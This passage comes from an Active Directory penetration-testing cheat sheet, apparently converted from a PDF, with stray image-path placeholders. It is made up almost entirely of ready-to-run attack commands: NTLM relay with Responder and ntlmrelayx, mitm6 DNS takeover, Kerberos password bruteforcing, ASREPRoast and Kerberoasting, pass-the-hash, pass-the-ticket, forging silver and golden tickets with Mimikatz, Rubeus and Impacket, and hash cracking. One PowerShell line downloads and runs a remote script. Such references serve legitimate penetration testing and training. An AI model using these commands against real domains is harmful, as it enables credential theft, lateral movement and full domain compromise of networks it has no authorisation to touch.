crackmapexec smb 10.10.10.0/24 --gen-relay-list smb_sign_disabled.txt
```

Basic attack A

```
# Modify responder.cfg to disable HTTP and SMB servers
# Start ntlmrelay.py against smb_sign_disabled.txt hosts list
ntlmrelayx.py -tf smb_sign_disabled.txt
# Then start responder in attack mode
responder -rdP -I eth0

# Cracking NTLMv2
hashcat -m 5600 ntlmhash.txt /usr/share/wordlists/rockyou.txt --force
```

Basic attack B (socks proxy)

```
# Modify responder.cfg to disable HTTP and SMB servers
# Start ntlmrelay.py against smb_sign_disabled.txt hosts list
ntlmrelayx.py -tf smb_sign_disabled.txt -smb2support -socks
# Edit proxychains4.conf to:
socks4 127.0.0.1 1080
# Run secretsdump
proxychains secretsdump.py dcname\user:password@10.10.10.X
# Even smbclient
proxychains smbclient.py dcname\user:password@10.10.10.X
```

LDAP Enum

```
ntlmrelayx.py -t ldap://10.10.10.10 -smb2support
```


IPv6 DNS Takeover via Mitm6

```
git clone https://github.com/fox-it/mitm6.git
pip install mitm6
mitm6 -d domain.name
# During before step, in other terminal run
ntlmrelayx.py -6 -t ldaps://192.168.176.129 -wh fakewpadhost.domain.name -l dir
```

LDAP complete guide

LDAPSearch Reference

AD Mindmap




https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg

<https://t.co/hE0VKO5b2I?amp=1>

Pentesting_Active_directory

<https://xmind.net/m/5dypm8/>


DACL mindmap




Kerberos

Info


How it works




Step 1




Step 2




Step 3



Step 4



Step 5



Bruteforcing

Requirements: connection with DC/KDC.

Linux (external)

With [kerbrute.py](#):

```
python kerbrute.py -domain <domain_name> -users <users_file> -passwords <passwords_file> -out|
```

Windows (internal)

With [Rubeus](#) version with brute module:

```
# with a list of users
.\Rubeus.exe brute /users:<users_file> /passwords:<passwords_file> /domain:<domain_name> /out|>

# check passwords for all users in current domain
.\Rubeus.exe brute /passwords:<passwords_file> /outfile:<output_file>
```

ASREPRoast

Cracking users password, with KRB_AS_REQ when user has DONT_REQ_PREAUTH attribute, KDC respond with KRB_AS REP user hash and then go for cracking.

```
# LDAP filter for non preauth krb users
LDAP: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

Linux (external)

With [Impacket](#) example GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_I

# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format
```

Windows (internal)

With [Rubeus](#):

```
# check ASREPRoast for all users in current domain
.\Rubeus.exe asreproast /format:<AS_REP_responses_format [hashcat | john]> /outfile:<output_I

# Powerview
Get-DomainUser -PreauthNotRequired

# https://github.com/HarmJ0y/ASREPRoast
```

Cracking with dictionary of passwords:

```
hashcat -m 18200 -a 0 <AS_REP_responses_file> <passwords_file>

john --wordlist=<passwords_file> <AS_REP_responses_file>
```

Kerberoasting

Cracking users password from TGS, because TGS requires Service key which is derived from NTLM hash

```
# LDAP filter for users with linked services
LDAP: (&(samAccountType=805306368)(servicePrincipalName=*))
```

Linux (external)

With [Impacket](#) example GetUserSPNs.py:

```
python GetUserSPNs.py <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_
```

Windows (internal)

With [Rubeus](#):

```
.\Rubeus.exe kerberoast /outfile:<output_TGSs_file>
```

With [Powershell](#):

```
iex (new-object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Invoke-Kerberoast/master/Invoke-Kerberoast.ps1") -OutFile $env:TEMP\Invoke-Kerberoast.ps1
Invoke-Kerberoast -OutputFormat <TGSs_format> [hashcat | john] > | % { $_.Hash } | Out-File -Encoding ASCII -Path $env:TEMP\hashes.txt
```

Cracking with dictionary of passwords:

```
hashcat -m 13100 --force <TGSs_file> <passwords_file>
john --format=krb5tgs --wordlist=<passwords_file> <ASREP_responses_file>
```

Overpass The Hash/Pass The Key (PTK)

NTDS.DIT, SAM files or lsass with mimi

Linux (external)

By using [Impacket](#) examples:

```
# Request the TGT with hash
python getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
# Request the TGT with aesKey (more secure encryption, probably more stealth due to the used library)
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
# Request the TGT with password
python getTGT.py <domain_name>/<user_name>:[password]
# If not provided, password is asked

# Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With [Rubeus](#) and [PsExec](#):

```
# Ask and inject the ticket
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_hash> /ptt

# Execute a cmd in the remote machine
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Pass The Ticket (PTT)

MiTM, lsass with mimi

Linux (external)

Check type and location of tickets:

```
grep default_ccache_name /etc/krb5.conf
```

If none return, default is FILE:/tmp/krb5cc_%{uid}.

In case of file tickets, you can copy-paste (if you have permissions) for use them.

In case of being *KEYRING* tickets, you can use [tickey](#) to get them:

```
# To dump current user tickets, if root, try to dump them all by injecting in other user process
# to inject, copy tickey in a reachable folder by all users
cp tickey /tmp/tickey
/tmp/tickey -i
```

Windows (internal)

With [Mimikatz](#):

```
mimikatz # sekurlsa::tickets /export
```

With [Rubeus](#) in Powershell:

```
.\Rubeus dump

# After dump with Rubeus tickets in base64, to write the in a file
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("<base64_ticket>"))
```

To convert tickets between Linux/Windows format with [ticket_converter.py](#):

```
# ccache (Linux), kirbi (Windows from mimi/Rubeus)
python ticket_converter.py ticket.kirbi ticket.ccache
python ticket_converter.py ticket.ccache ticket.kirbi
```

Using ticket in Linux

With [Impacket](#) examples:

```
# Set the ticket for impacket use
export KRB5CCNAME=<TGT_ccache_file_path>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Using ticket in Windows

Inject ticket with [Mimikatz](#):

```
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Silver ticket

Build a TGS with Service key

Linux (external)

With [Impacket](#) examples:

```
# To generate the TGS with NTLM
python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <service> -tgt

# To generate the TGS with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> -spn <service> -tgt

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With [Mimikatz](#):

```
# To generate the TGS with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user> /tgt

# To generate the TGS with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /tgt

# To generate the TGS with AES 256 key (more secure encryption, probably more stealth due to slower encryption)
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /tgt

# Inject TGS with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Golden ticket

Build a TGT with NTLM hash and krbtgt key, valid until krbtgt password is changed or TGT expires

Tickets must be used right after created

Linux (external)

With [Impacket](#) examples:

```
# To generate the TGT with NTLM
python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>

# To generate the TGT with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With [Mimikatz](#):

```
# To generate the TGT with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<user_name>

# To generate the TGT with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key>

# To generate the TGT with AES 256 key (more secure encryption, probably more stealth due to less traffic)
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key>

# Inject TGT with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Misc

To get NTLM from password:

```
python -c 'import hashlib,binascii; print binascii.hexlify(hashlib.new("md4", "<password>".encode("utf-8")).digest())'
```


Delegation

Allows a service impersonate the user to interact with a second service, with the privileges and permissions of the user

- If a user has delegation capabilities, all its services (and processes) have delegation capabilities.
- KDC only worries about the user who is talking to, not the process.
- Any process belonging to the same user can perform the same actions in Kerberos, regardless of whether it is a service or not.
- Unable to delegate if `NotDelegated` (or `ADS_UF_NOT_DELEGATED`) flag is set in the User-Account-Control attribute of the user account or user in Protected Users group.

Unconstrained delegation

